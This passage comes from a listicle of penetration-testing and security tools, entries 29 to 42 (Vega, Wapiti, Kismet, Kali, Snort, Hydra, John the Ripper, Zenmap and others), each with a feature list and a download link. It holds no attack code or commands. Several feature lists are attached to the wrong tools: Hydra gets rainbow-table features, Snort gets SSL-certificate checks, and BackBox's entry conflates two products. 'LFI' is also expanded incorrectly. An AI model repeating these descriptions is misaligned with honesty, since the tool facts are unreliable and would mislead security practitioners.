- It helps users to find vulnerabilities. It may be cross-site scripting, stored cross-site scripting, blind SQL injection, shell injection, etc.
- It can automatically log into websites when supplied with user credentials
- It runs effectively on Linux, OS X, and Windows
- Vega detection modules are written in JavaScript

Download link: https://subgraph.com/vega/download/index.en.html

30) Wapiti:

Wapiti is another famous penetration testing tool. It allows auditing the security of the web applications. It supports both GET and POST HTTP methods for the vulnerability check.

Features:

- Generates vulnerability reports in various formats
- It can suspend and resume a scan or an attack
- Fast and easy way to activate and deactivate attack modules
- Support HTTP and HTTPS proxies
- It allows restraining the scope of the scan
- Automatic removal of a parameter in URLs
- Import of cookies
- It can activate or deactivate SSL certificates verification
- Extract URLs from Flash SWF files

Download link: https://sourceforge.net/projects/wapiti/files/

31) Kismet:

Kismet is a wireless network detector and intrusion detection system. It works with Wi-Fi networks but can be expanded via plugins as it allows to handle other network types.

Features:

- Allows standard PCAP logging
- Client/Server modular architecture
- Plug-in architecture to expand core features
- Multiple capture source support
- Distributed remote sniffing via light-weight remote capture
- XML output for integration with other tools

Download link: https://www.kismetwireless.net/download.shtml

32) Kali Linux:

Kali Linux is an open source pen testing tool which is maintained and funded by Offensive Security.

Features:

- Full customization of Kali ISOs with live-build to create customized Kali Linux images
- It contains a bunch of Meta package collections which aggregate different tool sets
- ISO of Doom and Other Kali Recipes
- Disk Encryption on Raspberry Pi 2
- Live USB with Multiple Persistence Stores

Download link: https://www.kali.org/

33) Parrot Security:

Parrot Security is a pen testing tool. It offers fully portable laboratory for security and digital forensics experts. It also helps users to protect their privacy with anonymity and crypto tools.

Features:

- It includes a full arsenal of security oriented tools to perform penetration tests, security audits and more.
- It comes with preinstalled and useful and updated libraries
- Offers powerful worldwide mirror servers
- Allows community-driven development
- Offers separate Cloud OS specifically designed for servers

Download link: https://www.parrotsec.org/download.fx

34) OpenSSL:

This toolkit is licensed under an Apache-style license. It is free and open source project that provides a full-featured toolkit for the TLS and SSL protocols.

Features:

- It is written in C, but wrappers are available for many computer languages
- The library includes tools for generating RSA private keys and Certificate Signing Requests
- Verify CSR file
- Completely remove Passphrase from Key
- Create new Private Key and allows Certificate Signing Request

Download link: https://www.openssl.org/source/

35) Snort:

Snort is an open-source intrusion detection and pen testing system. It offers the benefits of signature-protocol- and anomaly-based inspection methods. This tool helps users to get maximum protection from malware attacks.

Features:

- Snort gained notoriety for being able to detect threats accurately at high speeds
- Protect your workspace from emerging attacks quickly
- Snort can be used to create customized unique network security solutions
- Test SSL certificate of a particular URL
- It can check if particular cipher is accepted on URL
- Verify the Certificate Signer Authority
- Ability to submit false positives/negatives

Download link: https://www.snort.org/downloads

36) Backbox:

BackBox is an Open Source Community project with the objective of enhancing the culture of security in IT environment. It is available in two different variations like Backbox Linux and Backbox Cloud. It includes some of the most commonly known/used security and analysis tools.

Features:

- It is helpful tool to reduce company resource needs and lower costs of managing multiple network device requirements
- It is fully automated pen testing tool. So, no agents and no network configuration needed to make changes. In order to perform scheduled automated configuration
- Secure Access to Devices
- Organizations can save time as there is no need to track individual network devices
- Supports Credential and Configuration File Encryption
- Self-Backup and Automatic Remote Storage
- Offers IP Based Access Control

- No need to write command as it comes with pre-Configured Commands

Download link: https://backbox.org/download

37) THC Hydra:

Hydra is a parallelized login cracker and pen testing tool. It is very fast and flexible, and new modules are easy to add. This tool allows researchers and security consultants to find unauthorized access.

Features:

- Full time-memory trade-off tool suites along with rainbow table generation, sort, conversion and look up
- It supports rainbow table of any hash algorithm
- Support rainbow table of any charset
- Support rainbow table in compact or raw file format
- Computation on multi-core processor support
- Runs on Windows and Linux operating systems
- Unified rainbow table file format on all supported OS
- Support GUI and Command line user interface

Download link: https://github.com/vanhauser-thc/thc-hydra

38) Reputation Monitor Alert:

Open Threat Exchange Reputation Monitor is a free service. It allows professionals to track their organization's reputation. With the help of this tool, businesses and organizations can track the public IP and domain reputation of their assets.

Features:

- Monitors cloud, hybrid cloud, and on-premises infrastructure
- Delivers continuous threat intelligence to keep update about threats as they emerge
- Provides most comprehensive threat detection and actionable incident response directives
- Deploys quickly, easily, and with less number of efforts
- Reduces TCO over traditional security solutions

Download link: https://www.alienvault.com/try-it-free?utm_internal=sb_freetrial_modal

39) John the Ripper:

John the Ripper known as JTR is a very popular password cracking tool. It is primarily used to perform dictionary attacks. It helps identify weak password vulnerabilities in a network. It also supports users from brute force and rainbow crack attacks.

Features:

- John the Ripper is free and Open Source software
- Proactive password strength checking module
- It allows online browsing of the documentation
- Support for many additional hash and cipher types
- Allows to browse the documentation online including summary of changes between two versions

Download link: http://www.openwall.com/john/

40) Safe3 scanner:

Safe3WVS is one of the most powerful web vulnerability testing tool. It comes with web spider crawling technology, especially web portals. It is the fastest tool to find issues like SQL injection, upload vulnerability, and more.

Features:

- Full support for Basic, Digest and HTTP authentications.
- Intelligent web spider automatic removes repeated web pages
- An automatic JavaScript analyzer provide support for extracting URLs from Ajax, Web 2.0 and any other applications
- Support to scan SQL injection, upload vulnerability, admin path and directory list vulnerability

Download link: https://sourceforge.net/projects/safe3wvs/files/latest/download

41) CloudFlare:

CloudFlare is CDN with robust security features. Online threats range from comment spam and excessive bot crawling to malicious attacks like SQL injection. It provides protection against comment spam, excessive bot crawling, and malicious attacks.

Feature:

- It is an enterprise-class DDoS protection network
- Web application firewall helps from the collective intelligence of the entire network
- Registering domain using CloudFlare is the most secure way to protect from domain hijacking
- Rate Limiting feature protects user's critical resources. It blocks visitors with suspicious number of request rates.
- CloudFlare Orbit solves security issues for IOT devices

Download link: https://www.cloudflare.com/

42) Zenmap

Zenmap is the official Nmap Security Scanner software. It is a multi-platform free and open source application. It is easy to use for beginners but also offers advanced features for experienced users.

Features:

- Interactive and graphical results viewing
- It summarizes details about a single host or a complete scan in a convenient display.
- It can even draw a topology map of discovered networks.
- It can show the differences between two scans.

- It allows administrators to track new hosts or services appearing on their networks. Or track existing services that go down

Download link: https://nmap.org/download.html

The other tools that might be useful for penetration testing are

- **Acunetix:** It is a web vulnerability scanner targeted at web applications. It is expensive tool compare to others and provides facility like cross site scripting testing, PCI compliance reports, SQL injection, etc.
- **Retina:** It is more like a vulnerability management tools than a pre-testing tool
- **Nessus:** It concentrates in compliance checks, sensitive data searches, IPs scan, website scanning, etc.
- **Netsparker:** This tool comes with a robust web application scanner that identifies vulnerabilities and suggest solutions. There are free limited trials available but most of the time it is a commercial product. It also helps to exploit SQL injection and LFI (Local File Induction)
- **CORE Impact:** This software can be used for mobile device penetration, password identification and cracking, network devise penetration etc. It is one of the expensive tools in software testing
- **Burpsuite:** Like other this software is also a commercial product. It works on by intercepting proxy, web application scanning, crawling content and functionality etc. The advantage of using Burpsuite is that you can use this on windows, Linux and Mac OS X environment.